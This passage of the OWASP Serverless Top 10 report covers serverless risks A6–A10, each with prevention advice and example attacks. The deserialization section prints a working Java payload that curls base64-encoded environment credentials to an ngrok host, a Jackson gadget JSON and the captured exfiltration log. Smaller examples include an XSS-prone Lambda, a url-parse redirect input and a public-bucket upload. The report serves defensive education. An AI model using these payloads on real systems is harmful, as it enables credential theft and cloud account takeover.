Unused pages are replaced with unlinked triggers, unprotected files and directories are changed to public resources, like public buckets. Attackers will try to identify misconfigured functions with long timeout or low concurrency limit in order to cause a Denial of Service (DoS). Additionally, functions which contain unprotected secrets like keys and token in the code or the environment could eventually result in sensitive information leakage.

Security Weakness

Serverless reduces the need to to patch the environment, since we do not control the infrastructure. However, in many cases the biggest weakness is human error. Secrets could be accidently uploaded to the github repo, put it on a public bucket or even used hardcoded in the function.

Additionally, functions with long timeout configuration give an attacker the opportunity to make their exploit last longer or just cause an increased charge for the function execution.

Moreover, functions with low concurrency limit could lead into a DoS attack, while functions with high concurrency limit could result in a Denial of Wallet (see Other Risks section)

Impact

Misconfiguration could lead to sensitive information leakage, money loss, DoS or in severe cases, unauthorized access to cloud resources.

How to Prevent

- Scan cloud accounts to identify public resources. Use built-in services available from the provider such as AWS Trusted Advisor which provides security checks (some for free).
- Review cloud resources and verify that they enforce access control.
- Follow providers security best practices: How to secure AWS S3 Resources, Azure Storage security guide, Best Practices for Google Cloud Storage and IBM Data Security.
- Check for functions with unlinked triggers. Look for resources that appear in their policy but are not linked back to the function.
- Set timeouts to the minimum required by the function.
- Follow the provider's function configuration suggestions: AWS configuring Lambda functions, Azure functions best practices, Google functions Tricks & Tips.
- Use automatic tools that detect security misconfigurations in serverless applications.

Example Attack Scenario

If the cloud storage is misconfigured and has public upload (write object) access, it allows users to directly upload files with their own account. If the upload event triggers an internal functionality, an attacker could use that to manipulate the application execution flow and bypass the original application flow.

for example, by running the aws-cli with his/her own profile credentials, the attacker is able to upload a random (invalidated) file into the organization's cloud storage.

```
aws> s3 cp free_image.png s3://protego-a2-brokenauth --profile=random_attacker
upload: ./free_image.png to s3://protego-a2-brokenauth/free_image.png
```

```
aws> s3 ls s3://protego-a2-brokenauth --profile=random_attacker
2018-05-24 18:18:33      43413 36179bbb-87fd-4ca5-9211-d5b50a922ae6_1526080881
2018-05-24 18:19:03     198594 70fc9c9e-f423-43df-8fa0-d07abbd03be7_1526178720
2018-05-24 18:19:34      34875 a340e7ee-5ce1-4c20-94e7-d32a7be84842_1526078746
2018-05-24 18:19:56      20975 ec22f391-03b6-41a3-aec4-078cb323ad71_1527041779
2018-05-24 18:20:14      84746 f5cacd3a-bb3c-42eb-85e4-db656d84022e_1526478800
2018-05-24 18:34:43      63785 free_image.png
```

Serverless Risk Meter

In serverless architecture, each function or resource can be the weakest-link into our application, but the likelihood of gaining full control is lower (although exists). Possibly reduced impact (depending on the role) but increased amount of entry points, suggests a slightly higher risk in serverless rather than in the traditional architecture.

A7:2017 Cross-Site Scripting (XSS)

Attack Vectors

Cross-Site scripting (XSS) attacks target the browsers, which means that the attack vectors would be pretty much the same. The variation in serverless could come from the source of the stored attack. The source of traditional XSS attacks are usually databases or reflective inputs. While in serverless they could also originate from different sources like emails, cloud storage, logs, IoT and others.

Security Weakness

XSS occurs when untrusted input is used to generate data that ends up in the DOM without performing proper escaping. For web services, it is typical to extract untrusted data from a JSON.

Impact

Executing code on the user's browser has the same impact we are used to. However, serverless by default is stateless, which means we are less likely to have regular session cookies which could lead to user impersonation. But that does not mean that sensitive data will not reside in the client like API keys stored in the browser local/session storage. Also, there is no change in attacks targeting the user's privacy, like camera, speaker, location, etc.

How to Prevent

This is one of the only risks for which original recommendations stand. Encoding all untrusted data before sending it to the client, as well as using known frameworks and headers are still valid in serverless.

Example Attack Scenario

Used by support agents, an application alerts for any emails received via SNS. This is performed via a function that is triggered by an SNS event and pushes a notification to the operator dashboard.


```
import boto3
import json

def lambda_handler(event, context):

    msg_id = event['Records'][0]['Sns']['MessageId']
    msg_data = event['Records'][0]['Sns']['Message']

    client = boto3.client('iot-data', region_name='us-east-1')
    link = "<a href=\"https://my.api/v1/get_email?id="+msg_id+"\"/>Click</a>"
    response = client.publish(
            topic='protego-a7-topic',
            qos=1,
            payload=json.dumps({"msg": msg_data, "id": link})
    )
```

The client that listens to the topic via MQTT-WebSocket, prints the email subject without performing any encoding/validation. This results in an XSS attack which originated by an email subject.



Serverless Risk Meter

Serverless could mean more attack vectors. However, its stateless architecture leads to a decreased impact. The total risk in serverless is therefore, slightly lower.

A8:2017 Insecure Deserialization

Attack Vectors

Dynamic languages like Python and NodeJS, together with the common use of JSON, a serialized data type, could make deserialization attacks a little more common in the serverless world.

Security Weakness

Together with the possible attack vector, the fact that most functions use 3rd-party libraries to handle the (de)serialization of the data could introduce such weakness to our serverless application. Deserialization vulnerabilities are pretty common in Python (e.g. pickle) and JavaScript (node-serialize). But could also be found in .NET and Java.

Impact

As usual, the business impact depends on the application and the data it handles. Insecure deserialization usually results in running arbitrary code that could eventually lead to data leakage and, in severe cases, even resource and account control.

How to Prevent

- Validate serialized objects, originating from any untrusted data (e.g. cloud storage, databases, emails, notifications, APIs) by enforcing strict type constraints before processing it.
- Review 3rd-party libraries for known deserialization vulnerabilities.
- It is also a good practice to monitor deserialization usage and exceptions to identify possible attacks.

Example Attack Scenario

An application is using a Telegram chat Bot agent to provide information about movies. To do so, a function is triggered when text messages are received (via API GW), taking the input and returning data related to the requested movie using the Open Movie Database (OMDb) API. However, the *JsonMapper class* is using JSON deserialization, by calling jackson.databind.ObjectMapper.readValue() which is known to be vulnerable.

```
import com.fasterxml.jackson.databind.ObjectMapper;
import java.io.IOException;

public class JsonMapper {
    public static Movie toView(String jsonResponse) {
        ObjectMapper objectMapper = new ObjectMapper();
        try {
            return objectMapper.readValue(jsonResponse, Movie.class);
        } catch (IOException e) {
            throw new RuntimeException(e);
        }
    }
}
```

This allows any unauthenticated telegram user to send malicious content via text and without performing input validation. To exploit it, the attacker needs to send a Java serialized object in the telegram text which will be translated into a JSON as part of the Bot API request.

```
keizer@protegolabs:/tmp$ cat payload.java; javac payload.java; base64 --wrap=0 payload.class&

public class payload {

        public static void main(String[] args) throws Exception {
                Process process = Runtime.getRuntime().exec("env=`env|base64 --wrap=0`; curl
http://protegolabs.ngrok.io?data=${env}");
        }

}

[1] 32011
keizer@protegolabs:/tmp$ yv66vgAAADQAHgoABgARCgASABMIABQKABIAFQcAFgcAFwEABjxpbml0PgEAAygpVgEA
BENvZGUBAA9MaW5lTnVtYmVyVGFibGUBAARtYWluAQAWKFtMamF2YS9sYW5nL1N0cmluZzspVgEACkV4Y2VwdGlvbnMHA
BgBAApTb3VyY2VGaWxlAQAMcGF5bG9hZC5qYXZhDAAHAAgHABkMABoAGwEAR2Vudj1gZW52fGJhc2U2NCAtLXdyYXA9MG
A7IGN1cmwgaHR0cDovL3Byb3RlZ29sYWJzLm5ncm9rLmlvP2RhdGE9JHtlbnZ9DAAcAB0BAAdwYXlsb2FkAQAQamF2YS9
sYW5nL09iamVjdAEAE2phdmEvbGFuZy9FeGNlcHRpb24BABFqYXZhL2xhbmcvUnVudGltZQEACmdldFJ1bnRpbWUBABUo
KUxqYXZhL2xhbmcvUnVudGltZTsBAARleGVjAQAnKExqYXZhL2xhbmcvU3RyaW5nOylMamF2YS9sYW5nL1Byb2Nlc3M7A
CEABQAGAAAAAAACAAEABwAIAAEACQAAAB0AAQABAAAABSq3AAGxAAAAAQAKAAAABgABAAAAAQAJAAsADAACAAkAAAAmAA
IAAgAAAAq4AAISA7YABEyxAAAAAQAKAAAACgACAAAABAAJAAUADQAAAAQAAQAOAAEADwAAAAIAEA==
[1]+  Done                    base64 --wrap=0 payload.class
```

By using the following payload, attackers can steal AWS environment data such as AWS_SESSION_TOKEN, AWS_SECRET_ACCESS_KEY, AWS_SECURITY_TOKEN, which could be used to create an AWS AssumeRole and access AWS resources.

```
{'id': 124,
'obj':[ 'com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl',
 {
  'transletBytecodes' :
['yv66vgAAADQAHgoABgARCgASABMIABQKABIAFQcAFgcAFwEABjxpbml0PgEAAygpVgEABENvZG
UBAA9MaW5lTnVtYmVyVGFibGUBAARtYWluAQAWKFtMamF2YS9sYW5nL1N0cmluZzspVgEACkV
4Y2VwdGlvbnMHABgBAApTb3VyY2VGaWxlAQAMcGF5bG9hZC5qYXZhDAAHAAgHABkMABoAGw
EAR2Vudj1gZW52fGJhc2U2NCAtLXdyYXA9MGA7IGN1cmwgaHR0cDovL3Byb3RlZ29sYWJzLm5nc
m9rLmlvP2RhdGE9JHtlbnZ9DAAcAB0BAAdwYXlsb2FkAQAQamF2YS9sYW5nL09iamVjdAEAE2phd
mEvbGFuZy9FeGNlcHRpb24BABFqYXZhL2xhbmcvUnVudGltZQEACmdldFJ1bnRpbWUBABUoKUxq
YXZhL2xhbmcvUnVudGltZTsBAARleGVjAQAnKExqYXZhL2xhbmcvU3RyaW5nOylMamF2YS9sYW5n
L1Byb2Nlc3M7ACEABQAGAAAAAAACAAEABwAIAAEACQAAAB0AAQABAAAABSq3AAGxAAAAAQA
KAAAABgABAAAAAQAJAAsADAACAAkAAAAmAAIAAgAAAAq4AAISA7YABEyxAAAAAQAKAAAACgA
CAAAABAAJAAUADQAAAAQAAQAOAAEADwAAAAIAEA=='],
  'transletName' : 'a.b',
  'outputProperties' : { }
 }
]
}
```

When the code runs, it will launch a new process which will send the environment credentials to the attacker. This could eventually lead to invoking the function manually, providing it with any type of input which can end in a complete takeover of cloud resources, depending on the permissions of the function.

```
Session Status                online
Version                       2.2.2
Region                        United States (us)
Web Interface                 http://127.0.0.1:4040
Forwarding                    http://protegolabs.ngrok.io -> localhost:8081
Forwarding                    https://protegolabs.ngrok.io -> localhost:8081

Connections                   ttl     opn     rt1     rt5     p50     p90
                              2       0       0.00    0.00    0.00    0.00

HTTP Requests
-------------

GET /?data=QVdTX1NFU1NJT05fVE9LRU49RkFLRQ0KTERfTElCUkFSWV9QQVRIPS92YXIvcnVudGltZTovdmFyL3Rhc2sN
CkFXU19FWEVDVVRJT05fRU5WPUFXU19MYW1iZGFfcHl0aG9uMi43DQpQQVRIPS91c3IvbG9jYWwvYmluOi91c3IvYmluLzo
vYmluDQpQV0Q9L3Zhci90YXNrDQpBV1NfU0VDUkVUX0FDQ0VTU19LRVk9RkFLRQ0KQVdTX0FDQ0VTU19LRVlfSUQ9RkFLRQ
0KUFlUSE9OUEFUSD0vdmFyL3J1bnRpbWUNCkFXU19TRUNVUklUWV9UT0tFTj1GQUtFRkFLRQ0KX0hBTkRMRVI9bGFtYmRhX
2Z1bmN0aW9uLmxhbWJkYV9oYW5kbGVyDQpfPS91c3IvYmluL2Vudg==                                    200 OK
```

Serverless Risk Meter

Deserialization attacks are considered hard to find and exploit. In serverless, they are also limited to the time and space of the function, which has a reduced surface. However, importing vulnerable libraries that handle de/serialization of data is very common, and the increased use of JSON types together with dynamic languages like Python and JavaScript could result in code injection, which could eventually lead into resource takeover by the attacker.

A9:2017 Using Components with Known Vulnerabilities

Attack Vectors

Serverless functions are usually small and used for micro-services. To be able to execute the desired tasks, they make use of many dependencies and 3rd-party libraries. Vulnerability introduced by the supply chain is one of most common risks these days and attackers will target code that makes use of vulnerable libraries as an entry point to the application. Additionally, in what we refer to as 'Poisoning the Well,' attackers aim to gain more long-term persistence in the application by means of an upstream attack. After poisoning the well, they patiently wait as the new version makes its way into cloud applications.

Security Weakness

This issue is very widespread. Component-heavy development patterns can lead to development teams not even understanding which components they use in their application or API, much less keeping them up to date. Dependency scanners can help in detection, but determining exploitability requires additional effort.

Impact

Most of the known vulnerabilities contain their full specifications, which helps determining their business impact as well as other information. While most known vulnerabilities have a low impact, or not actually used by the code, some of the largest breaches to date have relied on exploiting known vulnerabilities in components.

How to Prevent

Like any facet of cybersecurity, securing serverless applications requires a variety of tactics throughout the entire application development lifecycle and supply chain. However, since vulnerable dependencies are the same risk as in traditional applications, most of the best practices are still relevant:

- Continuously monitor dependencies and their versions throughout the system.
- Only obtain components from official sources over secure links. Prefer signed packages to reduce the chance of including a modified, malicious component.
- Continuously monitor sources like CVE and NVD (e.g. https://nvd.nist.gov/vuln/) for vulnerabilities, or platform based advisories like NodeSecurity, PyUp, OWASP SafeNuGet, etc.
- It is recommended to scan dependencies for known vulnerabilities using tools such as OWASP Dependency Check and Dependency Track or commercial solutions.

Example Attack Scenario

The following function uses the url-parse library. Vulnerable versions of this URL string parsing solution return an incorrect hostname, an issue that leads to multiple flaws such like SSRF (Server Side Request Forgery), Open Redirect, or Bypass Authentication Protocol, leaving users open to exploit.

```
'use strict'

const last = require('ramda/src/last')
const UrlParse = require('url-parse')

module.exports = {
  generateConfigureUrl: apiUrl => {
    const parsedUrl = new UrlParse(apiUrl)
    const authSection = parsedUrl.auth ? `${parsedUrl.auth}@` : ''
    return `${parsedUrl.protocol}//${authSection}${parsedUrl.hostname}:4001/`
  },
  joinUrlWithPath: (baseUrl, path) => {
    const urlHasSlash = last(baseUrl) === '/'
    const pathHasSlash = path[0] === '/'
    if (urlHasSlash && pathHasSlash) {
      return `${baseUrl}${path.substring(1)}`
    } else if (!urlHasSlash && !pathHasSlash) {
      return `${baseUrl}/${path}`
    }
    return `${baseUrl}${path}`
  },
}
```

By passing a malicious data to the *apiUrl* parameter (e.g. http://google.com:80%5c%5cyahoo.com//), the function will return a false host and will result in redirecting the user to a malicious website.

Serverless Risk Meter

Security updates to these 3rd party dependencies are not always easy and might require code changes and testing, unlike OS patches. The fact that each function brings a whole army of new code to the serverless application, makes the likelihood for (known) vulnerabilities higher.

A10:2017 Insufficient Logging and Monitoring

Attack Vectors

Attackers rely on the lack of monitoring and timely response to achieve their goals without being detected, That's a known factor. The fact that serverless auditing is now even more difficult than in traditional applications, where we use our own logging system, and not the one provided by the infrastructure, just makes it easier for the attackers.

Security Weakness

Applications which do not implement a proper auditing mechanism and rely solely on their service provider probably have insufficient means of security monitoring and auditing.

Impact


The impact of not having a proper auditing mechanism in place cannot be determined by itself. But, the impact of identifying security incidents too late can be significant. An attacker may already be part of the application and infect the code. It is worth mentioning that the ephemeral nature of serverless functions makes exploits less sticky, which means that even if the application was infected, it might go away by itself, if the attacker is not using techniques to make the exploit last.

How to Prevent

- Make use of the monitoring tools provided by the service provider (e.g. Azure Monitor, AWS CloudTrail) to identify and report unwanted behavior (e.g. wrong credentials, unauthorized access to resources, excessive execution of functions, unusually long execution time, and more.)
- Deploy an auditing and monitoring mechanism for data that is not fully reported by the infrastructure provider to identify security events.


Example Attack Scenario

To tackle the missing perimeter, a serverless application has developed a lambda *firewall* which is triggered on every event and validates the incoming input against a file which contains a blacklist of inputs.



If the input is considered safe, the firewall calls the designated function that will process the request. However, if the input is considered malicious, the application logs the incoming input. A different function is reading the CloudWatch events and notifies in case a malicious input audit is found in the logs.

As a result of an input containing a malicious payload, the audit function printed a designated line into CloudWatch.



However, due to CloudWatch log limits, if an attacker will send a big input (over 1MB), the malicious input will not be detected and the function will not write any additional logs to CloudWatch, including the automatic END and REPORT logs. Instead, the logs will only show the START event entry.

CloudWatch > Log Groups > /aws/lambda/protego-a10-audit > 2018/06/22/[$LATEST]6bcc94ee53a34b8c8bd4de14034b7021

Time (UTC +00:00)	Message
2018-06-22	
	No older events found
12:06:58	START RequestId: c150a05c-7614-11e8-b7f4-81ce8101b03f Version: $LATEST
12:07:19	START RequestId: cd9ca9e7-7614-11e8-ae84-9b0aa19c0702 Version: $LATEST
12:07:51	START RequestId: e1033fdf-7614-11e8-ba6a-f7e31bf28e54 Version: $LATEST
	No newer events found

Serverless Risk Meter

On the one hand, the infrastructure takes care of some auditing and monitoring tools and application developers can simply utilize it for their own profit. On the other hand, the service provider is not covering everything and has many limitations. Some logs are limited to wiring capacity, functions can easily finish their memory allocation if a high volume of data is auditing and some services are just not monitored at all.

Relying solely on what is already provided will catch us off-guard when attackers use sophisticated techniques to mask their attacks. Furthermore, deploying an auditing and monitoring mechanism for serverless applications is not always as easy as writing to a designated file or table. In some cases, it will require additional permissions, and might even cause an unexpected impact on performance, when functions are designated to run for a few milliseconds only.

Other Risks to Consider

OWASP Top 10 is based on years and years of data and experience, leaving this project with a lot of doubt due to the early stage of serverless adoption in the market. However, some research was already done in the field. As a result, the following issues should be considered for the official OWASP Serverless Top 10 project.

X: Denial of Service (DoS)

The fact that each event is handled on a separated environment means that the traditional DoS attacks are not so relevant in their current form. Even if the attacker has managed to make his container unreliable, it will only affect the event coming into this environment and will not affect the next coming event.

However, there are some cases in which the attacker can achieve DoS across the account:

- Function concurrent limit (e.g. triggering a function until the pre-defined concurrency is achieved)
- Environment disk capacity (e.g. filling the /tmp folder)
- Account writing/reading capacity (e.g. triggering max allowed DynamoDB table scans)


The infrastructure helps managing such attacks and even provides some solutions (e.g. AWS Shield). The total risk in serverless therefore, should be lower.

X: Denial of Wallet (DoW)

The automated scalability and availability is one of the reasons to use serverless. This allows application developers to pay only for what you use and to transfer the responsibility for scaling up the application to the infrastructure provider.

Nevertheless, it comes with a cost that has no bullet-proof protection. Attackers can trigger resources (e.g. external APIs, public storage) upon their will and cause financial damage to the organization. To “protect” against such attacks, AWS allows configuring limits for invocations or budget. However, if the attacker can achieve that limit, he can cause DoS to the account availability.

There is no actual protection that is not resulting in DoS. The attack is not as straightforward in traditional architecture as in serverless. Therefore, the risk should be high.



X: Insecure Secret Management

It is always hard to securely manage all our secrets. However, usually secrets could be managed on a protected location in our backend. In serverless, they are shared across resources in the account.

Secrets like cryptography keys, API tokens, storage credentials and other sensitive settings are now shared more easily between functions and code, which could lead to sensitive data leakage that could be hard to mitigate.

Additionally, if a secret is stored as an environment variable for every function that is deployed, rather than a traditional configuration file, it would be much harder to go and change that for all functions if compromised.

On the other hand, it is easier to change a compromised key on a cloud-native application, than on an on-site compiled version. The total risk should be equal to the risk in traditional applications.

X: Insecure Shared Space

Serverless environments share space between invocations if the container was not destroyed. That means that if the application wrote some data into the user-space (e.g. /tmp) and did not manually delete it after use, thinking that the container will die, an attacker could leverage that into stealing data of other users.

This would probably require another vulnerability that would provide attackers access to the environment. If the application is vulnerable to code or command injection, an attacker could simply access the /tmp folder and steal sensitive data.

On a traditional application this is usually achieved when the application is vulnerable to traversal attacks. On serverless (AWS) the only space available for writing is /tmp. The fact that it is only temporary (or limited to the container) however, makes the risk slightly lower.

X: Business Logic / Flow manipulation

Business logic attacks may be the most complicated attacks to detect and usually have high business impact. Attacks like identify, constraint and flow manipulations may not be unique for serverless, but the fact that use of microservices is mostly stateless means that a careful design should be considered when relying on events that could or have happened before.

Furthermore, in some cases functions should only be invoked in certain cases and by certain invokers. But the fact that they are stateless means that they might not be able to verify that.

Such behavior could be achieved by:

- Targeting a misconfigured public resource that triggers an internal functionality to bypass the execution flow (refer to A2: Broken Authentication attack scenario example)
- Targeting resources that do not enforce proper access control and lead into execution flow manipulation
- Accessing unauthorized data by manipulating a parameter that is relied upon by the function, without a way to verify it
- Modifying client-side code to bypass limits

The stateless architecture alone makes logic and flow manipulation an actual risk in serverless applications, which could easily lead into DoS/DoW, invoking internal functionalities, execution-flow bypassing and more. The overall risk in serverless application should be significantly higher.

Summary

After investigating each risk under serverless architecture, we can definitely say the risks were not eliminated they just changed, for better and for worse.

Interesting application data might lie elsewhere, but it still needs proper protection. While the environment data might not be as interesting, spreading data into cloud storage requires careful attention of who can access it and how. Leaving even one function open could lead to a massive data leak.

Serverless has more standardized authentication & authorization models and could be the game-changer. The fact that apps are built in micro-services provides us with a fine-grained architecture that enables developers and devops to create a system that follows least privilege in its base, by using a carefully-crafted IAM permissions for more individual functions. It might be a hard and repeated task, but the opportunity to give each function its own role makes it all worthwhile.

Injection attacks are now open to code injection more than ever by the common use of languages like Python and NodeJS in serverless. But would probably be less significant inside the container.

But besides the attacks we know so well, there are serverless-designated attacks; Denial of Service (DoS) attacks become less of a risk in serverless, due to the ephemeral state of functions. However, Denial of Wallet (DoW) in which the attacker does not try to prevent the service, but to waste the organization's money, is much more of a concern (***Serverless Top 10*** report, *Future Work*).

All that means that hackers would have to come up with a different approach for attacks, which means different attack vectors. The application developers will not be able to put a single traditional perimeter protection and would need to change their way of thinking, as almost none of the mitigations suggested for traditional systems would fit in the serverless world.

Future Work

The goal of this report is to provide a first glance of the serverless security sphere. All the vulnerable code examples can be found in a project github repository.

The next stages are:

1. Open-call to get real data from organizations and experienced practitioners into an official OWASP Serverless Top 10 report. This will allow the application security community to contribute to the security of serverless applications. Aiming at making serverless security accessible to as many practitioners and in as many languages as possible.

2. Based on the code samples provided in this report, we are working on releasing a first version of DVSA (Damn Vulnerable Serverless Application) open source project, that will serve security practitioners in preparing themselves for the serverless ages.

If you are interested in contributing to the mentioned projects, please contact me at tal.melamed@owasp.org

Acknowledgments

Project Sponsors

We'd like to thank Protego Labs for their helping in the creation of the report and for supporting the OWASP Serverless Top 10 Project.

Individual Contributors

We'd like to thank the individual contributors who spent many hours collectively contributing to the Serverless Top 10 initial report project:

Assaf Hefetz, Snyk
Erez Metula, AppSec Labs
Erez Yalon, Checkmarx
Frank M. Catucci, OWASP
Guy Bernhart-Magen, Intel
Hemed Gur Ary, OWASP
Jeff Williams, Contrast Security
Jim DelGrosso, Synopsys
Jochanan Sommerfeld, RDuck
Kobi Lechner, INFINIDAT
Limor Sylvie Kessem, IBM
Marcin Hoppe, Auth0
Mark Johnston, Google
Martin Knobloch, OWASP
Matthew Henderson, Microsoft
Matteo Meucci, Minded Security
Owen Pendlebury, OWASP
Paco Hope, AWS
Patrick Laverty, Rapid7
Rupack Ganguly, Serverless Inc.
Tanya Janca, Microsoft
Tash Norris, Capital One
Tom Brennan, IOActive
Yan Cui, DAZN
Youssef Elmalty, AWS

Thank you all,

Tal Melamed

OWASP Serverless Top 10 Project Leader | Head of Security Research, Protego Labs